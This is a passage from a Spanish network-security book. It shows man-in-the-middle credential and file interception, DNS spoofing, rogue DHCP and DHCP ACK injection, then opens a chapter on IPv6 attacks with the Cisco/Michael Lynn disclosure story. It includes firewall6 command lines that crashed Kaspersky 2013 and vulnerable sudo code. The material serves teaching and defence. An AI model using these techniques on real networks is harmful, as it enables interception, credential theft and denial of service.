La anterior imagen muestra el resultado de un proceso de captura de sesión de autenticación LDAP, donde el usuario Administrador con la contraseña "123abc.", ha sido atacado mediante un proceso de MITM. Es importante hacer constar que no solo las credenciales van en texto plano sino todo el proceso de comunicación, como la obtención de información del árbol LDAP. La siguiente imagen muestra el resultado de la interceptación del tráfico mostrado con *Wireshark* aprovechando el ataque de MITM realizado.




Fig. 4.26.- Tramas de sesión LDAP interceptada.

Aunque la obtención de credenciales consiste en el elemento fundamental de un atacante, a veces hay otros objetivos no menos importantes. Por ejemplo la interceptación de un fichero que una víctima está copiando desde un servidor de ficheros. El proceso de copia de un fichero por la red sigue un patrón definido que puede ser interpretado y haciendo uso de las herramientas adecuadas, el atacante podrá reconstruirlo igual que el sistema del usuario lo realiza automáticamente.

El siguiente ejemplo muestra el resultado de reconstrucción de un fichero interceptado haciendo uso de la técnica de MITM. Para la reconstrucción de los ficheros se ha empleado la herramienta de tipo forense *NetworkMiner*. Esta es capaz de interpretar el tráfico capturado reagrupando las tramas por conversaciones y reconstruyendo determinados elementos significativos. Esta herramienta además de la reconstrucción de ficheros, muestra resultados muy interesantes de los sistemas atacados.




Fig. 4.27.- Información proporcionada por *NetworkMiner* del servidor.

En esta circunstancia un cliente ha accedido al servidor a través de la red para recuperar un fichero existente en su carpeta personal. Con el tráfico reconducido a través de la máquina del atacante, la aplicación *NetworkMiner* ha reconstruido dicho fichero, encontrándose disponible para el atacante.




Fig. 4.28.- Fichero reconstruido por *NetworkMiner*.

Igual que se ha producido el acceso a un servidor de fichero, podría haberse realizado igualmente en la interceptación del envío del fichero al servidor de impresión o cualquier otro contexto similar. A veces para el atacante puede ser más fácil recuperar información

crítica de esta forma que de otra. ¿Qué podría suponer interceptar un fichero con todas las claves utilizadas para el acceso a los servidores de la organización?

No podría finalizarse este punto sin mostrar un ejemplo de ataque puro de *hijacking*, donde aunando las capacidades de reconducción de tráfico, este es alterado para que el atacante pueda sacar partido de la confusión generada. Un ejemplo evidente lo proporciona el ataque de *DNS Spoofing*. A través de éste, un atacante que intercepte una petición de resolución DNS podría modificarla cuando fuera devuelta a la víctima tras la respuesta dada por el servidor correspondiente.

De esta forma la víctima podría ser reconducida a un servidor web que aparentara ser, al que desea ir. Crear confusión, robar sesiones o credenciales, constituye algunos de los objetivos últimos del empleo de esta técnica. En el ejemplo siguiente una víctima solicita resolver la dirección IP del servidor de intranet de la organización. El atacante haciendo uso del envenenamiento ARP habrá interceptado y alterado la información devuelta por el servidor DNS.




Fig. 4.29.- Petición DNS alterada en tránsito.

La siguiente imagen muestra precisamente la secuencia desde el punto de vista de la víctima. La primera petición *ping* responde a la resolución correcta de la dirección *intranet.empresa.es*. Tras vaciar la caché, se produce nuevamente la misma petición con el ataque de hombre en medio ya lanzada. La resolución en este caso muestra que la respuesta corresponde con otra dirección IP a la obtenida de forma previa.

```
C:\WINDOWS\system32\cmd.exe
C:\>ping intranet.empresa.es

Haciendo ping a intranet.empresa.es [192.168.0.1] con 32 bytes de datos:

Respuesta desde 192.168.0.1: bytes=32 tiempo=1ms TTL=128
Respuesta desde 192.168.0.1: bytes=32 tiempo=4ms TTL=128
Respuesta desde 192.168.0.1: bytes=32 tiempo=3ms TTL=128
Respuesta desde 192.168.0.1: bytes=32 tiempo=2ms TTL=128

Estadísticas de ping para 192.168.0.1:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
    (0% perdidos),
Tiempos aproximados de ida y vuelta en milisegundos:
    Mínimo = 1ms, Máximo = 4ms, Media = 2ms

C:\>ipconfig /flushdns

Configuración IP de Windows

Se vació con éxito la caché de resolución de DNS.

C:\>ping intranet.empresa.es

Haciendo ping a intranet.empresa.es [192.168.0.10] con 32 bytes de datos:
```

Fig. 4.30.- Secuencia de resolución DNS alterada.

4.5.- Rogue DHCP

Aunque la mayor parte de ataques vistos están basados o tienen como fundamento el correspondiente al ataque de MITM, existe una variante que ha sido ampliamente explotada, basado en la implementación de un servidor DHCP falseado. Si una organización utiliza un servidor DHCP para asignar y ofrecer de forma dinámica tanto direcciones IP como la configuración completa a nivel de TCP/IP del host, lo hará para simplificar el esfuerzo de administración con respecto al mismo.

Sin embargo hay que tener en cuenta que la funcionalidad del mismo es un tanto anárquica, de tal forma que la existencia en una misma red de dos servidores DHCP puede llegar a ocasionar que la configuración adquirida por una máquina, bien sea la facilitada por uno o por el otro. Básicamente el que primero responda a una petición formulada. El funcionamiento de dicho servicio en lo que respecta al proceso de petición, es el siguiente:

- El cliente envía un paquete DISCOVERY para que el servidor DHCP de dicha red de computadoras le asigne una dirección IP y otros parámetros como la máscara de red o el nombre DNS.

- A continuación el servidor DHCP responde con un OFFER en el que suministra una serie de parámetros al cliente, IP, puerta de enlace, DNS, etc.

- El cliente selecciona los parámetros que le interesan y con un REQUEST solicita estos parámetros al servidor.

- Por último el servidor reconoce que se ha reservado correctamente los parámetros solicitados con un DHCP ACK y se los envía al cliente.

El ataque simple se basa en implementar un servidor DHCP falso en la red, de tal forma que cuando el cliente envía una trama tipo DISCOVERY, responden con un OFFER tanto el DHCP real como el servidor DHCP falso. ¿A quién atenderá el cliente? La respuesta es el que consiga enviar antes al cliente la respuesta DHCP OFFER. En ocasiones podrá ser el servidor falso y en otras el servidor DHCP real. La imagen siguiente muestra la captura de las tramas tipo OFFER que remiten dos servidores al cliente.

	192.168.0.190	192.168.0.51	DHCP	342 DHCP Release	-
7	0.0.0.0	255.255.255.255	DHCP	342 DHCP Discover	-
5	192.168.0.197	255.255.255.255	DHCP	342 DHCP Offer	-
0	0.0.0.0	255.255.255.255	DHCP	352 DHCP Request	-
5	192.168.0.51	255.255.255.255	DHCP	328 DHCP Offer	-
3	192.168.0.197	255.255.255.255	DHCP	342 DHCP ACK	-
0	192.168.0.51	255.255.255.255	DHCP	328 DHCP ACK	-

Fig. 4.31.- Respuesta ofrecida por dos servidores DHCP.

Un problema fundamental para el atacante, es que éste desconoce inicialmente tanto el rango de direcciones IP que se conceden, como las que se encuentran ya asignadas por el servidor DHCP real. De esta forma podría existir un conflicto entre las direcciones IP que da el falso servidor, con las dadas por el servidor real. Para evitar este problema existe la posibilidad de ofrecer solo determinado tipo información de configuración de host: el ataque *DHCP ACK injection*.

Dado que toda la comunicación DHCP se realiza enviando los paquetes a la dirección MAC de *broadcast* FF:FF:FF:FF:FF:FF todos los clientes de la LAN reciben los paquetes DHCP. De esta forma existe la posibilidad de que un atacante monitorice los intercambios DHCP y en un determinado punto de la comunicación envíe un paquete especialmente formado para modificar su comportamiento.

Uno de los puntos donde interesaría intervenir es cuando el servidor reconoce con un DHCP ACK la configuración del cliente. Primero se tiene que escuchar toda la comunicación poniendo atención en el paquete REQUEST donde el cliente solicita la IP, DNS y Gateway entre otros de aquellos datos que anteriormente le ha ofrecido el servidor DHCP. Una vez recibido el REQUEST podría responderse con un ACK como lo haría el servidor DHCP real pero estableciendo la configuración a criterio del atacante.

La siguiente figura muestra como se produciría la transición de tramas para hacer efectivo el ataque.




Fig. 4.32.- Ataque DHCP ACK Injection.

La ventaja de este ataque es que no se necesita conocer el rango de direcciones IP válidas ni que direcciones están libres y cuales ocupadas. Se deja en manos del servidor DHCP real el que ofrezca toda esa información y sólo se interviene en la fase final, en el reconocimiento que da el servidor sobre la configuración seleccionada. También es más difícil de detectar. Solo se envía un paquete y este puede ser enviado con la IP suplantada del servidor DHCP.

DHCP ACK Injection

Interface: Microsoft - 192.168.0.190

Fake DNS: 192.168.0.190

Fake gateway: 192.168.0.190

Stop

Status:

Listen for DHCP packets...
DHCP ACK sended to a 192.168.0.192 DHCP Request (user-VirtualBox)
DHCP ACK sended to a 192.168.0.196 DHCP Request (Mini-PC)

Fig. 4.33.- Aplicación para la realización del ataque DHCP ACK Injection.




Fig. 4.34.- Captura de tramas ACK.

Sin embargo como en el anterior escenario existe la posibilidad de que la respuesta proceda tanto del atacante como del servidor DHCP real y el cliente solo hará caso al primero de ellos que responda. Algunas veces será más rápido el servidor DHCP real, otras el atacante. Para automatizar este ataque en *Informatica64* se ha desarrollado una aplicación desarrollada en C#. Para su ejecución será necesaria tener instalado el *.NET Framework 3.5*. La anterior imagen muestra el intercambio de tramas recogido por *Wireshark* donde quedan remarcados los dos paquetes de tipo ACK, remitidos por el servidor real y la aplicación encargada de realizar el ataque. Tal y como puede observarse, la dirección IP de ambas tramas es la misma, pero no así la dirección física. Cuestión no obstante que no es validada por los sistemas víctimas. En los detalles del protocolo DHCP en la trama de tipo ACK pueden verse los valores falsos enviados a la víctima por parte de la aplicación atacante.

De esta forma el atacante no tendrá que tener conocimiento ni de las IP dadas ni de las que pueden ofrecerse, solo se facilitarán los parámetros necesarios para interceptar por ejemplo los paquetes dirigidos al router o plantear la base para un ataque de *DNS Spoofing*.

```
Magic cookie: DHCP
⊞ Option: (t=53,l=1) DHCP Message Type = DHCP ACK
⊞ Option: (t=54,l=4) DHCP Server Identifier = 192.168.0.51
⊞ Option: (t=51,l=4) IP Address Lease Time = 1 day
⊞ Option: (t=1,l=4) Subnet Mask = 255.255.255.0
⊞ Option: (t=3,l=4) Router = 192.168.0.190
⊞ Option: (t=6,l=4) Domain Name Server = 192.168.0.190
  End Option
```

Fig. 4.35.- Detalles trama ACK.

Como mecanismo de defensa pueden encontrarse aplicaciones tales como *DHCP Probe*, que cotejan en una base de datos los servidores DHCP legales que se habrán introducido, con el tráfico generado por un falso servidor DHCP. Dicha aplicación lanza peticiones de DHCP evaluando la respuesta obtenida, indicando para ello que servidores son los legítimos y cuáles no.

```
debug:  starting new cycle
debug:  writing packet 4
debug:  listening for answers for 5000 milliseconds
debug:     captured a packet
debug:       interface eth0, from ether 5c:d9:98:[redacted] to ff:ff:ff:ff:ff:ff
debug:       from IP 192.168.0.51 to 255.255.255.255
debug:       this is a legal server, ignoring
debug:  done listening, captured 1 packets
debug:  writing packet 3
debug:  listening for answers for 5000 milliseconds
debug:  done listening, captured 0 packets
debug:  writing packet 2
debug:  listening for answers for 5000 milliseconds
debug:     captured a packet
debug:       interface eth0, from ether 0:1c:bf:[redacted] to ff:ff:ff:ff:ff:ff
debug:       from IP 192.168.0.51 to 255.255.255.255
debug:       ether shost 0:1c:bf:[redacted] is not a legal server
warn:   received unexpected response on interface eth0 from BootP/DHCP server wi
th IP source 192.168.0.51 (ether src 0:1c:bf:[redacted]).
```

Fig. 4.36.- *DHCP Probe.*

Tal y como se ha visto los ataques sobre las redes de datos, constituyen un problema que debe ser muy tenido en cuenta por las organizaciones. De una u otra forma deberá ser paliado, bien aplicando contramedidas contra los ataques o contrarrestando su eficacia mediante el cifrado de la información. Cualquier acción a llevar a efecto será mejor que no tomar medidas. Las hay más o menos efectivas. Algunas dependen simplemente de la buena voluntad o intuición del que opera o maneja un sistema. Los siguientes capítulos tendrán en cuenta y mostrarán diferentes mecanismos de protección. La eficacia de los mismos dependerá de muchos factores y quizás solo la suma de varios proporcione la solución efectiva. Sin embargo hay que tener en cuenta que esto es una constante evolución y que la aplicación de técnicas de defensa no es en absoluto atemporal. Hay que recordar que cuando surgió la especificación del protocolo ARP no se atisbaba la posibilidad de la existencia del ataque de hombre en medio.

■■■

Capítulo V
Ataques en redes de datos IPv6

Ataques en redes de datos IPv6

Cada vez son más las noticias de fallos de seguridad y herramientas de hacking centradas única y exclusivamente en el protocolo IPv6. Hay que tener presente que aunque la implementación de IPv6 parece muy reciente, la definición del mismo ya tiene algún tiempo, concretamente empezó a fraguarse en el año 1995 a través de la *RFC* 1883. Es cierto que la definición final de las especificaciones lleva tiempo y hay que adaptarlas constantemente, pero con la velocidad con la que evolucionan tanto las comunicaciones como los entornos IT, esto representa mucho tiempo.

Además ha sido necesario un proceso de maduración de estas tecnologías dentro del desarrollo de productos, y a lo largo de los años hemos visto muchos bugs de gran seriedad dentro de estas tecnologías. El primer gran escándalo sobre un *BUG* en IPv6 dentro del mundo del hacking tuvo como protagonista a las empresas *CISCO*, *Internet Security Systems y el hacker Michael Lynn.*

La historia comenzó con un *BUG* parcheado por *CISCO* en Abril de 2005 en la implementación de la pila IPv6 de sus routers. Sin embargo, según el investigador de seguridad *Michael Lynn* que trabajaba en la empresa de seguridad *ISS* (*Internet Security Systems*), la información que *CISCO* había publicado sobre el *BUG* no era toda verdad y el riesgo era mucho mayor. *Michael Lynn* encontró la forma de tomar el control total de los routers con soporte IPv6 de *CISCO* y quería hacer una demostración en *BlackHat USA*, algo que no gustó mucho a *CISCO*.

Al principio *ISS* aprobó la charla de *Michael Lynn*, pero tras presiones de la empresa *CISCO* una vez que se había anunciado la charla en la agenda de *BlackHat USA*, la empresa *ISS*

decidió prohibir la presentación y mandarle que diera una charla genérica de seguridad en el sistema operativo IOS, obligando a que se quitaran de la bolsa de documentación que se entrega a todos los asistentes a las conferencias BlackHat los DVDs con el *whitepaper* y las diapositivas de la charla grabadas en él, y que se arrancaran las páginas con el *whitepaper* del libro de presentaciones. El vídeo con el momento de la censura del libro dio la vuelta a Internet y se convirtió en un icono de las charlas de aquel año.

Al final *Michael Lynn* dio la charla explicando en profundidad el *BUG* en IPv6 y la forma de explotarlo, algo que llevó a que fuera demandado por *CISCO*, *ISS*, y se denunciaran a todos los que publicaran alguna información de aquel fallo o las presentaciones de la conferencia, montándose un gran debate sobre el "*Responsible Disclosure*" en aquella época.

Richard Forno
Email: x2@infowarrior.org
Fax: (US) 253-793-3166

Dear Mr. Forno:

I am an attorney at DLA Piper Rudnick Gray Cary US LLP and represent Internet Security Systems, Inc. ("ISS"). I write to inform you that you are currently hosting website content that contains proprietary information of ISS that was stolen by a former employee. We demand that you take down the posting immediately.

The posting is located on your website at http://www.infowarrior.org/users/rforno/lynn-cisco.pdf and relates to a presentation that ISS decided not go give at the Black Hat 2005 USA Conference in Las Vegas, Nevada. Michael Lynn (who terminated his employment with ISS on Wednesday) was not authorized to take and distribute it and Black Hat, to the extent it had the presentation, was under an obligation to keep it confidential.

On Wednesday, ISS and Cisco sued Mr. Lynn and Black Hat for claims of copyright infringement, misappropriation of trade secrets, and breach of employment agreement in connection with improper distribution of the material. On Thursday, Judge Jeffrey White of the United Stated District Court for the Northern District of California issued a permanent injunction preventing further distribution of the material (attached). *Cisco Systems, Inc. and Internet Security Systems, Inc. v. Michael Lynn and Black Hat Inc.* United States District Court, Northern District of California.

We also understand that the unlawful distribution of this information is the subject of a federal investigation.

We demand that the posting be taken down immediately. If the posting is not withdrawn immediately, ISS will be forced to pursue its legal remedies. Please immediately confirm by email response or phone by 12:00 p.m. PDT, July 30, 2005, that the posting has been removed.

Thank you for your anticipated cooperation in this regard. I look forward to your prompt response.

Fig. 5.1.- Correo de amenaza de demanda por publicar información del *BUG* IPv6 de *CISCO*.

No hay que irse tan atrás en el tiempo para ver casos similares a este de *CISCO* con fallos de software por culpa solo de la implementación de la solución en la pila de protocolos IPv6, como vamos a ver a continuación.

En el año 2013 la *suite* de seguridad *Kaspersky Internet Security 2013* sufrió un *BUG* que permitía a un atacante remoto bloquear todo equipo que tuviera instalado ese software por medio de la herramienta *firewall6 de THC* que se comentará más adelante en este mismo capítulo.

Con esta vulnerabilidad de seguridad basta con enviar una serie de pruebas a cualquier puerto con los parámetros 18, 19, 20, y 21 para que el equipo queda totalmente bloqueado, con el siguiente comando:

- firewall6 <interface> <target> <port> 19
- firewall6 <interface> <target> <port> 20
- firewall6 <interface> <target> <port> 21
- firewall6 <interface> <target> <port> 22

Este fallo permitía que se hicieran ataques de *Remote Denial of Service*, al estilo de los viejos *nukeadores* de red que baneaban a los equipos de servicios o *crasheaban* el sistema a través de la red con el clásico *Ping* of Death.

También otro proyecto mítico dentro de los sistemas **NIX**, el proyecto *SUDO* que se utiliza para limitar el uso de privilegios de administrador en los sistemas, se vio afectado por un fallo al implementar el soporte para IPv6. El problema vino por cómo se había configurado el tratamiento de los *hosts*.

La descripción de un *host* o de varios en una *host_list* puede hacerse basada en el nombre del equipo, su dirección IP o la dirección de red de varios equipos junto con su máscara de red. Cuando el módulo no encuentra ninguna coincidencia en la lista de direcciones IPv4, prueba con IPv6, y es posible que en ciertas circunstancias, un equipo con una dirección IPv6 sea reconocido como una dirección IPv4 permitida, por la forma en que se evalúa el fichero.

El *BUG*, se produjo porque se habían olvidado de añadir una instrucción *break* al selector *switch*, lo que hacía que después de ejecutar el código para IPv4, si no había ninguna coincidencia, siguiera con las condiciones IPv6 aunque la dirección fuese una dirección IPv4.

```
switch (family) {
    case AF_INET:
    if ((ifp->addr.ip4.s_addr & mask.ip4.s_addr) == addr.ip4.s_addr)
        debug_return_bool(true);
    case AF_INET6:
    for (j = 0; j < sizeof(addr.ip6.s6_addr); j++) {
        if ((ifp->addr.ip6.s6_addr[j] & mask.ip6.s6_addr[j]) != addr.ip6.s6_addr[j])
            break;
    }
    if (j == sizeof(addr.ip6.s6_addr))
        debug_return_bool(true);
    break;
}
```

Fig. 5.2.- Código de *SUDO* vulnerable al no diferenciar IPv4 de IPv6.

El parche para este fallo, fue tan sencillo como añadir una instrucción *break* al final del código de tratamiento de direcciones IPv4, lo que evitaría que el software confundiera una dirección IPv4 como una dirección IPv6 en ninguna circunstancia.

```
switch (family) {
    case AF_INET:
    if ((ifp->addr.ip4.s_addr & mask.ip4.s_addr) == addr.ip4.s_addr)
        debug_return_bool(true);
    break;
    case AF_INET6:
    for (j = 0; j < sizeof(addr.ip6.s6_addr); j++) {
        if ((ifp->addr.ip6.s6_addr[j] & mask.ip6.s6_addr[j]) != addr.ip6.s6_addr[j])
            break;
    }
    if (j == sizeof(addr.ip6.s6_addr))
        debug_return_bool(true);
    break;
}
```

Fig. 5.3.- Código del proyecto *SUDO* parcheado con la instrucción *break*.

Uno de los grandes problemas, es que la gran mayoría de los sistemas – al igual que los ejemplos de fallos en software presentados – no contemplan IPv6 dentro de los posibles vectores de ataque, por lo que las medidas de seguridad de red siguen ancladas en detectar ataques sobre IPv4.

Muchas soluciones detectan ataques *ARP-Spoofing*, pero sin embargo no aplican ninguna protección contra los ataques de *Neighbor Spoofing* – ataques equivalentes en IPv4 e IPv6 -. La electrónica de red también es importante, pues como veremos más adelante, ataques como la denegación de servicio basada en tormentas de mensajes de *Router Advertisement* o el ataque *man in the middle* basado en el protocolo *SLAAC* necesitan de una configuración

robusta de los puertos de un *switch*, por lo que es necesario contar con hardware de una granularidad especial que permita limitar por qué bocas se pueden enviar mensajes RA o RS.

Por último, también es muy importante el factor humano, ya que muchos administradores aún no piensan que IPv6 esté definitivamente en su red, y ese es el mayor de los problemas y la mayor de las ventajas para un atacante. IPv6 está en casi todas las redes, y puede ser explotado.

Antes de explicar en detalle cada uno de los ataques se va a hacer un buen repaso a los conceptos necesarios que hay que manejar para entender todos y cada uno de los ataques que van a ser descritos sobre IPv6.

5.1.- Conceptos básicos sobre IPv6

El protocolo IPv6 lleva ya mucho tiempo entre nosotros, y aunque aún mucha gente se empeña en revisar las configuraciones IPv4 en una red de empresa, lo que realmente está funcionando en muchos entornos en conexiones *SMB*, *DNS* o incluso la web de la *Intranet*, es protocolo IPv6. Conocer su funcionamiento es fundamental para la protección de una red, ya que muchos de los sistemas de protección IDS están configurados para detectar la mayoría de los ataques en redes IPv4, pero no hacen lo mismo con los ataques IPv6.

Esta parte se va a centrar en los conceptos básicos de este protocolo, que debería haber entrado hace mucho tiempo en nuestra vida cotidiana, y sin embargo sigue siendo un gran desconocido para muchos técnicos, a pesar de que al realizar un ipconfig salga esa dirección fe80:: al principio de todo.

5.1.1- Probando IPv6 en la red

Para comprobar de forma práctica que un sistema *Microsoft Windows* utiliza IPv6 por defecto en una red local cualquiera – depende mucho de la configuración del *DNS* dentro de la misma -, y que según la configuración de la infraestructura de red, por defecto, tiene prioridad sobre el protocolo IPv4, se puede hacer una prueba muy sencilla, pero que a muchos sorprende - y que deberías hacerla por ti mismo si aún no has tomado conciencia del riesgo de tener IPv6 sin configurar correctamente en tu red –.

La prueba es tan sencilla como realizar la ejecución de un simple comando *Ping* entre dos equipos *Windows* en la red con la configuración por defecto, para comprobar que IPv6 prevalece sobre IPv4.

Paso 1: Primero se debe hacer un ipconfig en uno de los equipos *Windows*, para que se vea que existe la dirección IPv6 de vínculo local. Las direcciones de vínculo local, como explica un poco más adelante, siempre están asociadas a las tarjetas cuando IPv6 está activado, y pertenecen a la red efectiva fe80::/64. Si sale esa dirección, entonces continúa con el paso 2 para completar la prueba.

```
Adaptador de Ethernet Conexión de área local:

   Sufijo DNS específico para la conexión. . :
   Vínculo: dirección IPv6 local. . . : fe80::f47c:d2ae:b534:40b2%11
   Dirección IPv4. . . . . . . . . . . . . . : 192.168.1.204
   Máscara de subred . . . . . . . . . . . . : 255.255.255.0
   Puerta de enlace predeterminada . . . . . : 192.168.1.1
```

Fig. 5.4.- Dirección IPv6 de enlace local en una configuración por defecto.

Paso 2: Dentro del mismo segmento de la red se hace un *Ping* a una dirección IPv4 de algún otro equipo. Es importante que esté en el mismo segmento de red, porque por defecto IPv6 no viene configurado con *default Gateway* y las direcciones de vínculo local IPv6, además, no son enrutables. Para averiguar el nombre del equipo, se debe utilizar el modificador –a del comando *Ping*.

```
C:\Users\user>ping -a 192.168.0.1

Haciendo ping a server [192.168.0.1] con 32 bytes de datos:
Respuesta desde 192.168.0.1: bytes=32 tiempo=1ms TTL=128
Respuesta desde 192.168.0.1: bytes=32 tiempo<1m TTL=128
Respuesta desde 192.168.0.1: bytes=32 tiempo<1m TTL=128
Respuesta desde 192.168.0.1: bytes=32 tiempo=3ms TTL=128

Estadísticas de ping para 192.168.0.1:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
    (0% perdidos),
Tiempos aproximados de ida y vuelta en milisegundos:
    Mínimo = 0ms, Máximo = 3ms, Media = 1ms
```

Fig. 5.5.- *Ping* -a a una dirección IP del mismo segmento de red.

Paso 3: Una vez hecho eso, se debe hacer simplemente un *Ping* al nombre *NetBIOS* del equipo que ha salido. No se debe hacer al *FQDN* por si solo hay un servidor *DNS* en la red IPv4. Esto hará que el protocolo *LLMNR* – que se explica un poco más adelante - busque por toda la red todas las direcciones IPv4 e IPv6 asociadas a este *hostname*, buscando los registros A y AAAA usando los *DNS* en IPv4 e IPv6 - los dos tipos de registros en los dos servidores - y la difusión *broadcast*. Si todo ha ido bien, te habrá contestado el equipo, pero desde la dirección IPv6.

■ ■ ■

```
C:\Users\user>ping server

